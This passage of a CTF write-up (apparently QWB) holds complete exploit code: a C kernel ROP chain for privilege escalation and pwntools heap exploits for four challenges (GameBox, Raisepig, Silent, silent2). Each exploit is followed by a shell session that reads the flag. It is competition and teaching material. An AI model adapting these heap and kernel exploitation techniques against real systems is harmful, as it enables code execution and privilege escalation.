    unsigned long long canary;
    unsigned long long swapgs;
    unsigned long long rop[0x30 * 8];
    memset(buf, 0, sizeof(buf));
    fd = open(DRIVERNAME, O_RDWR);
    if(fd == -1){
        printf("open file error!\n");
        exit(-1);
    }else{
        printf("open file success!\n");
```

```c
    }
    SetOff(fd, 0x40);
    // read(fd, buf, 64);
    Read(fd, buf);
    module_base = *((unsigned long long *) (& buf[0x10])) - 0x19B;
    vmlinux_base = *((unsigned long long *) (& buf[0x20])) - 0x1dd6d1;
    canary = *((unsigned long long *) (&buf[0]));
    printf("[+] canary 0x%p\n", canary);
    printf("[+] module base 0x%p\n", module_base);
    printf("[+] vmlinux base 0x%p\n", vmlinux_base);
    commit_creds = vmlinux_base + 0x9c8e0;
    prepare_kernel_cred = vmlinux_base + 0x9cce0;
    iretq = vmlinux_base + 0x50ac2;
    swapgs = module_base + 0x0D6;
    memset(rop, 0, sizeof(rop));
    rop[8] = canary;
    rop[10] = usertoroot;
    rop[11] = swapgs;
    rop[12] = 0;
    rop[13] = iretq;
    rop[14] = shell;
    rop[15] = user_cs;
    rop[16] = user_eflags;
    rop[17] = user_sp;
    rop[18] = user_ss;
    rop[19] = 0;
    pwn(fd, (char *) rop, 0x20 * 8, 0xf000000000000000 + 0x20 * 8);
    return;
}

int main(){
    save_stats();
    exploit();
    return 0;
}
```


Gamebox

Payload

```python
from pwn import *
import ctypes
context(arch = 'amd64', os = 'linux', endian = 'little')
```

```python
context.log_level = 'debug'

def GenerateGuess(flibc):
    s = ''
    for i in range(24):
        s += chr(65 + flibc.rand() % 26)
    return s

def Play(p, guessstr, namelength, name):
    p.recvuntil('(E)xit\n')
    p.sendline('P')
    p.recvuntil('I write:\n')
    p.sendline(guessstr)
    p.recvuntil('length:\n')
    p.send(str(namelength))
    p.recvuntil('name:\n')
    p.send(name)

def Show(p):
    p.recvuntil('(E)xit\n')
    p.sendline('S')

def Delete(p, index, cookie, guess):
    p.recvuntil('(E)xit\n')
    p.sendline('D')
    p.recvuntil('index:\n')
    p.send(str(index))
    p.recvuntil('Cookie:\n')
    p.send(cookie)
    guess[index] = ''

def Change(p, index, cookie, name):
    p.recvuntil('(E)xit\n')
    p.sendline('C')
    p.recvuntil('index:\n')
    p.send(str(index))
    p.recvuntil('Cookie:\n')
    p.send(cookie)
    p.recvuntil(' old!):\n')
    p.send(name)

def Insert(guess, s):
    if '' in guess:
        guess[guess.index('')] = s
    else:
        guess.append(s)
    return s

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./GameBox')
        gdb.attach(p)
    else:
        p = remote(ip, port)
    flibc = ctypes.CDLL('/lib/x86_64-linux-gnu/libc.so.6')

    guess=[]

    Play(p, Insert(guess, GenerateGuess(flibc)), 0x70, '%8$p\n%9$p\n')                       # 0
    Show(p)

    p.recvuntil('0:')
    stack_addr = int(p.recvuntil('\n')[2 : -1], 16)
    pie_addr = int(p.recvuntil('\n')[2 : -1], 16) - 0x18d5

    log.info('stack address is : ' + hex(stack_addr))
    log.info('pie address is : ' + hex(pie_addr))

    Play(p, Insert(guess, GenerateGuess(flibc)), 0x68, 'hack by w1tcher')                       # 1
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x100, '\x00' * 0xf0 + p64(0x100) + p64(0x70))         # 2
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x100, 'hack by w1tcher')                       # 3

    Delete(p, 2, guess[2], guess)                       # d 2
    Change(p, 1, guess[1], '\x00' * 0x68)
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x80, 'hack by w1tcher')                       # 2
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x60, 'hack by w1tcher')                       # 4
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x70, '%8$p\n%9$p\n')                       # 5

    Delete(p, 2, guess[2], guess)                       # d 2
    Delete(p, 3, guess[3], guess)                        # d 3
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x200, '\x00' * 0x88 + p64(0x71) + '\x00' * 0x68 + p64(0x21))# 2

    Delete(p, 4, guess[4], guess)                        # d 4
    Change(p, 2, guess[2], '\x00' * 0x88 + p64(0x71) + p64(pie_addr + 0x02030E0 + 0x30 * 5 + 0x20) + '\x00' * 0x60 + p64(0x21))

    Play(p, Insert(guess, GenerateGuess(flibc)), 0x60, 'hack by w1tcher')                        # 3
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x60, '\x00')                # 4

    offset_system = 0x0000000000045390
    Change(p, 4, guess[4], '\x00' * 0x20 + p64(pie_addr + 0x203078) + p64(0x7))
    Show(p)
    p.recvuntil('6:')
    libc_addr = u64(p.recvn(6) + '\x00' * 2) - 0x0000000000084130
    log.info('libc address : ' + hex(libc_addr))
    # Change(p, 4, guess[4], '\x00' * 0x20 + p64(pie_addr + 0x203078) + p64(0x10))
    # Show(p)
    # offset_system = 0x0000000000045390
    Change(p, 4, guess[4], '\x00' * 0x20 + p64(pie_addr + 0x203080) + p64(0x7))
    Change(p, 6, '\x00' * 0x20, p64(libc_addr + offset_system)[0 : -1])

    p.recvuntil('(E)xit\n')
    p.sendline('P')
    p.recvuntil('I write:\n')
    p.sendline(Insert(guess, GenerateGuess(flibc)))
    p.recvuntil('length:\n')
    p.send('/bin/sh')

    p.interactive()

if __name__ == '__main__':
    GameStart('39.107.33.43', 13570, 0)
```

Result



```
    'lib\n'
    'lib32\n'
    'lib64\n'
GameBox
bin
dev
flag
lib
lib32
lib64
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x1e bytes:
    'QWB{1earn_H349_H34p_hELp_y0u}\n'
QWB{1earn_H349_H34p_hELp_y0u}
$
[*] Interrupted
[*] Closed connection to 39.107.33.43 port 13570
```


Raisepig

Payload

```python
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'

def Raise(p, length, name, tp):
    p.recvuntil('Your choice : ')
    p.sendline('1')
    p.recvuntil('name :')
    p.sendline(str(length))
    p.recvuntil(' pig :')
    p.send(name)
    p.recvuntil(' pig :')
    p.sendline(tp)

def Visit(p):
    p.recvuntil('Your choice : ')
    p.sendline('2')

def Eat(p, num):
    p.recvuntil('Your choice : ')
    p.sendline('3')
    p.recvuntil(' eat:')
    p.sendline(str(num))

def EatAll(p):
    p.recvuntil('Your choice : ')
    p.sendline('4')

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./raisepig')
        gdb.attach(p)
    else:
        p = remote(ip, port)
    libc = ELF('./libc-64')
    Raise(p, 0x100, 'hack by w1thcer', 'pig')
    Raise(p, 0x100, 'hack by w1tcher', 'pig')
    Raise(p, 0x100, 'hack by w1tcher', 'pig')
    Eat(p, 0)
    # Eat(p, 1)
    EatAll(p)
    Raise(p, 0x100, 'a' * 8, 'pig')
    Visit(p)
    p.recvuntil('a' * 8)
    libc.address = u64(p.recvuntil('\n')[ : -1].ljust(8, '\x00')) - 0x3c4b78
    log.info('libc address ' + hex(libc.address))

    Eat(p, 0)
    Eat(p, 1)
    EatAll(p)
    Raise(p, 0x100, 'a' * 8, 'pig')
    Visit(p)

    p.recvuntil('a' * 8)
    heap_addr = u64(p.recvuntil('\n')[0 : -1].ljust(8, '\x00'))
    log.info('heap address ' + hex(heap_addr))

    Eat(p, 0)
    Eat(p, 2)
    EatAll(p)
    Raise(p, 0x100, '/bin/sh', 'pig')


    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')

    # Eat(p, 1)
    # Eat(p, 2)
    # Eat(p, 1)

    # Raise(p, 0x60, p64(libc.address + 0x3c4aed), 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, 'hack by w1tcher', 'pig')
    # Raise(p, 0x60, '\x00' * 0x3 + p64(libc.address + 0x85e20) + p64(libc.address + 0x85a00) + p64(libc.address + 0x4526a), 'pig')

    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    # Raise(p, 0x28, 'hack by w1tcher', 'pig')

    Eat(p, 1)
    Eat(p, 2)
    # Eat(p, 3)
    Eat(p, 1)

    Raise(p, 0x28, 'hack by w1tcher', 'pig')
    Eat(p, 4)
    Raise(p, 0x28, p64(1) + p64(libc.symbols['environ']) + 'aaa', 'pig')
    Visit(p)
    p.recvuntil('Name[4] :')
    stack_addr = u64(p.recvuntil('\n')[ : -1].ljust(8, '\x00'))
    log.info('stack address' + hex(stack_addr))

    Raise(p, 0x60, 'hack by w1tcher', 'pig')
    Raise(p, 0x60, 'hack by w1tcher', 'pig')

    Raise(p, 0x50, 'hack by w1tcher', 'pig')
    Raise(p, 0x50, 'hack by w1tcher', 'pig')

     Raise(p, 0x60, 'hack by w1tcher', 'pig')

     Eat(p, 6)
     Eat(p, 7)
     Eat(p, 6)

     Eat(p, 8)
```

```python
    Eat(p, 9)
    Eat(p, 8)

    Raise(p, 0x60, p64(0x60), 'pig')
    Raise(p, 0x60, 'hack by w1tcher', 'pig')
    Raise(p, 0x60, 'hack by w1tcher', 'pig')


    Raise(p, 0x50, p64(libc.address + 0x3c4b48), 'pig')
    Raise(p, 0x50, 'hack by w1tcher', 'pig')
    Raise(p, 0x50, 'hack by w1tcher', 'pig')
    Raise(p, 0x50, p64(0) * 4 + p64(stack_addr - 0x140), 'pig')
    Eat(p, 3)
    rop = ROP(libc)
    # rop.call(libc.symbols['read'], [0, stack_addr - 0x40, 0x100])
    rop.call(libc.symbols['system'], [heap_addr + 0x10])
    Raise(p, 0x100, str(rop), 'pig')

    # p.send('/bin/sh')

    # p.recvuntil('Your choice : ')
    # p.sendline('1')
    # p.recvuntil('name :')
    # p.sendline(str(1))

    p.interactive()

if __name__ == '__main__':
    GameStart("39.107.32.132", 9999, 1)
```

Result



```
    'lib64\n'
    'raisepig\n'
bin
dev
flag
lib
lib32
lib64
raisepig
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x29 bytes:
    'qwbctf{ok_now_you_know_how2_raise_a_pig}\n'
qwbctf{ok_now_you_know_how2_raise_a_pig}
$
[*] Interrupted
[*] Closed connection to 39.107.32.132 port 9999
```


Silent

Payload

```
from pwn import *
import time
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'

witetime = 0.2

def Add(p, l, data):
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(l))
    time.sleep(witetime)
    p.send(data)
    time.sleep(witetime)

def Delete(p, index):
    p.sendline('2')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)

def Edit(p, index, str1, str2):
```

```python
    p.sendline('3')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)
    p.send(str1)
    time.sleep(witetime)
    p.send(str2)
    time.sleep(witetime)

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./silent')
    else:
        p = remote(ip, port)
    Add(p, 0x60, 'hack by w1tcher')
    Add(p, 0x60, 'hahaha~')
    Add(p, 0x60, 'hahaha~')

    Delete(p, 0)
    Delete(p, 1)
    Delete(p, 0)

    Add(p, 0x60, p64(0x60209d))
    Add(p, 0x60, 'hahaha~')
    Add(p, 0x60, 'hahaha~')
    Add(p, 0x60, '\x00' * 0x13 + p64(0x602050))

    Edit(p, 0, p64(0x400730)[0 : 6], '/bin/sh')
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(0x602120))


    p.interactive()

if __name__ == '__main__':
    GameStart('39.107.32.132', 10000, 1)
```

Result



```
    'lib32\n'
    'lib64\n'
    'silent\n'
banner.txt
bin
dev
flag
lib
lib32
lib64
silent
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x27 bytes:
    'qwbctf{talk_is_cheap_show_m3_the_code}\n'
qwbctf{talk_is_cheap_show_m3_the_code}
$
[*] Interrupted
[*] Closed connection to 39.107.32.132 port 10000
```


silent2

payload

```
from pwn import *
import time
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'

witetime = 0.2

def Add(p, l, data):
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(l))
    time.sleep(witetime)
    p.send(data)
    time.sleep(witetime)

def Delete(p, index):
    p.sendline('2')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)
```

```python

def Edit(p, index, str1, str2):
    p.sendline('3')
    time.sleep(witetime)
    p.sendline(str(index))
    time.sleep(witetime)
    p.send(str1)
    time.sleep(witetime)
    p.send(str2)
    time.sleep(witetime)

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./silent2')
        gdb.attach(p)
    else:
        p = remote(ip, port)

    Add(p, 0x10, p64(0) + p64(0x20)[ : -1])
    Add(p, 0x80, 'hack by w1tcher')
    Add(p, 0x10, '\x00')
    Add(p, 0x10, '\x00')
    Add(p, 0x10, '\x00')

    Delete(p, 2)
    Delete(p, 3)

    Edit(p, 3, '\x10', '/bin/sh')
    Add(p, 0x10, '\x00')
    Add(p, 0x10, p64(0) + p64(0xf1)[ : -1])

    Delete(p, 1)
    # Add(p, 0x300, p64(0) + p64(0xa1) + p64(0x6020C0 + 0x10 - 0x18) + p64(0x6020C0 + 0x10 - 0x10) + '\x00' * 0x80 + p64(0xa0) + p64(0x90) + '\x00' * 0x80 + p64(0) + p64(0x21) + '\x00' * 0x10 + p64(0) + p64(0x21))
    # Delete(p, 2)
    Add(p, 0xa0 - 0x10, '\x00')
    Add(p, 0xa0 - 0x10, '\x00')
    Delete(p, 7)
    Delete(p, 8)
    Add(p, 0x300, p64(0) + p64(0xa1) + p64(0x602108 - 0x18) + p64(0x602108 - 0x10) + '\x00' * 0x80 + p64(0xa0) + p64(0x90) + '\x00' * 0x80 + p64(0) + p64(0x21) + '\x00' * 0x10 + p64(0) + p64(0x21))
    Delete(p, 3)
    Edit(p, 9, p64(0x602050)[0 : 3], '/bin/sh')
    Edit(p, 6, p64(0x400730)[0 : 6], '/bin/sh')
    p.sendline('1')
    time.sleep(witetime)
    p.sendline(str(0x602120))



    # Add(p, 0x80)

    p.interactive()

if __name__ == '__main__':
    GameStart('39.107.32.132', 10001, 1)
```

Result



```
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x2d bytes:
    'banner.txt\n'
    'bin\n'
    'dev\n'
    'flag\n'
    'lib\n'
    'lib32\n'
    'lib64\n'
    'mute\n'
banner.txt
bin
dev
flag
lib
lib32
lib64
mute
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x23 bytes:
    'qwbctf{sorry_for_all_the_troubles}\n'
qwbctf{sorry_for_all_the_troubles}
$
[*] Interrupted
[*] Closed connection to 39.107.32.132 port 10001
```